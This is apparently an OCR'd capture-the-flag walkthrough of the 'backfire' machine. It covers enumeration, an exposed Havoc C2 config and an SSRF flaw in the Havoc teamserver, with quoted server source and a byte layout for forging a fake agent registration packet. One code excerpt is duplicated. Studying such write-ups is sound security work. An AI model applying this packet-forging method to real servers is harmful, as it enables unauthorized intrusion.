
backfire


This is backfire walkthrough by Jiseok Song

nmap




Web enumeration

Port 443 shows(advanced>accept the risk and continue)




Network tab shows




It seems like havoc server

Port 8000 shows two files





disable_tls.patch shows how they disabled tls




Not so interesting

havoc.yaotl shows much more sensitive information






I can't ssh to ilya or sergej since it only allows public key to log in



Exploit havoc

Havoc has cve on SSRF(Explanation:https://blog.chebuya.com/posts/server-side-request-forgery-on-havoc-c2/, Github:https://github.com/chebuya/Havoc-C2-SSRF-poc/tree/main)



```
func parseAgentRequest(Teamserver agent.TeamServer, Body []byte, ExternalIP string) (bytes.Buffer, bool) {

    var (
        Header   agent.Header
        Response bytes.Buffer
        err      error
    )

    Header, err = agent.ParseHeader(Body)
    if err != nil {
        logger.Debug("[Error] Header: " + err.Error())
        return Response, false
    }

    if Header.Data.Length() < 4 {
        return Response, false
    }

    // handle this demon connection if the magic value matches
    if Header.MagicValue == agent.DEMON_MAGIC_VALUE {
        return handleDemonAgent(Teamserver, Header, ExternalIP)
    }

    // If it's not a Demon request then try to see if it's a 3rd party agent.
    return handleServiceAgent(Teamserver, Header, ExternalIP)
}
```

If Header.MagicValue(byte[4:8]) is 0xdeadbeaf, send it to handleDemonAgent

```
func handleDemonAgent(Teamserver agent.TeamServer, Header agent.Header, ExternalIP string) (bytes.Buffer, bool) {
    ...

    /* check if the agent exists. */
    if Teamserver.AgentExist(Header.AgentID) {
    ...
    } else {
        logger.Debug("Agent does not exists. hope this is a register request")

        var (
            Command = Header.Data.ParseInt32()
        )

        /* TODO: rework this. */
        if Command == agent.DEMON_INIT {
            // RequestID, unused on DEMON_INIT
            Header.Data.ParseInt32()

            Agent = agent.ParseDemonRegisterRequest(Header.AgentID, Header.Data, ExternalIP)
            if Agent == nil {
                return Response, false
            }

            Agent.Info.MagicValue = Header.MagicValue
            Agent.Info.Listener = nil /* TODO: pass here the listener instance/name */

            Teamserver.AgentAdd(Agent)
            Teamserver.AgentSendNotify(Agent)
            ...
```

Header[:4](byte[12:16]) -> Command
It must be equal to DEMON_INIT(99)
to go further

Header[4:8](byte[16:20] or RequestID) -> no use

Send information to function ParseDemonRegisterRequest

```
func ParseDemonRegisterRequest(AgentID int, Parser *parser.Parser, ExternalIP string) *Agent {
    ...
    if Parser.Length() >= 32+16 {

        var Session = &Agent{
            Encryption: struct {
                AESKey []byte
                AESIv  []byte
            }{
                AESKey: Parser.ParseAtLeastBytes(32),
                AESIv:  Parser.ParseAtLeastBytes(16),
            },

            Active:     false,
            SessionDir: "",

            Info: new(AgentInfo),
        }

        // check if there is aes key/iv.
        if bytes.Compare(Session.Encryption.AESKey, AesKeyEmpty) != 0 {
            Parser.DecryptBuffer(Session.Encryption.AESKey, Session.Encryption.AESIv)
        }
```

Header[4:36](byte[16:48])->AESKey,
Header[36:52](byte[48:64])->AESIv

```
func ParseDemonRegisterRequest(AgentID int, Parser *parser.Parser, ExternalIP string) *Agent {
    ...
    if Parser.Length() >= 32+16 {

        var Session = &Agent{
            Encryption: struct {
                AESKey []byte
                AESIv  []byte
            }{
                AESKey: Parser.ParseAtLeastBytes(32),
                AESIv:  Parser.ParseAtLeastBytes(16),
            },

            Active:     false,
            SessionDir: "",

            Info: new(AgentInfo),
        }

        // check if there is aes key/iv.
        if bytes.Compare(Session.Encryption.AESKey, AesKeyEmpty) != 0 {
            Parser.DecryptBuffer(Session.Encryption.AESKey, Session.Encryption.AESIv)
        }


        if Parser.CanIRead([]parser.ReadType{parser.ReadInt32, parser.ReadBytes, parser.ReadBytes, parser.ReadBytes,
parser.ReadBytes, parser.ReadBytes, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32,
parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32, parser.ReadInt32,
parser.ReadInt32, parser.ReadInt32, parser.ReadInt64, parser.ReadInt32}) {
            DemonID = Parser.ParseInt32()
            logger.Debug(fmt.Sprintf("Parsed DemonID: %x", DemonID))

            if AgentID != DemonID {
                if AgentID != 0 {
                    logger.Debug("Failed to decrypt agent init request")
                    return nil
                }
```

byte[20:52] -> AESKey
byte[52:68] -> AESIv

If no issue with AESKey, decrypt

byte[68:72] -> DemonID
DemonID must be equal to AgentID




Data after ProcessPID is not so important... any data is ok

The structure should be like this

Name	Length	~	Value
Size	4	0~4	sum(Length)
MagicValue	4	4~8	0xdeadbeaf
AgentID	4	8~12	anything
Command	4	12~16	99
RequestID	4	16~20	anything
AESKey	32	20-52	anything
AESIv	16	52-68	anything
DemonID	4	68-72	=AgentID
HostnameLength	?	72-	
Hostname	?		
UsernameLength	?		
Username	?		
DomainNameLength	?		
DomainName	?		
InternalIPLength	?		
InternalIP	?		

Name	Length	~	Value
ProcessNameLength - 6	?		
ProcessName	?		
ProcessPID	4		anything
...			

Exploit for registration is like this



```
/* check if the agent exists. */
if Teamserver.AgentExist(Header.AgentID) {

    /* get our agent instance based on the agent id */
    Agent = Teamserver.AgentInstance(Header.AgentID)
    Agent.UpdateLastCallback(Teamserver)

    // while we can read a command and request id, parse new packages
    first_iter := true
    asked_for_jobs := false
    for (Header.Data.CanIRead(([]parser.ReadType{parser.ReadInt32, parser.ReadInt32}))) {
        Command   = uint32(Header.Data.ParseInt32())
        RequestID = uint32(Header.Data.ParseInt32())

        /* check if this is a 'reconnect' request */
        if Command == agent.DEMON_INIT {
            ...
        }

        if first_iter {
            first_iter = false
            // if the message is not a reconnect, decrypt the buffer
            Header.Data.DecryptBuffer(Agent.Encryption.AESKey, Agent.Encryption.AESIv)
        }

        /* The agent is sending us the result of a task */
        if Command != agent.COMMAND_GET_JOB {
            Parser := parser.NewParser(Header.Data.ParseBytes())
            Agent.TaskDispatch(RequestID, Command, Parser, Teamserver)
        } else {
            asked_for_jobs = true
        }
    }
```

True after register process

byte[12:16] -> Command
byte[16:20] -> RequestID

Decrypt Header data

Send to TaskDispatch if command is not 1(COMMAND_GET_JOB) or 99(DEMON_INIT)

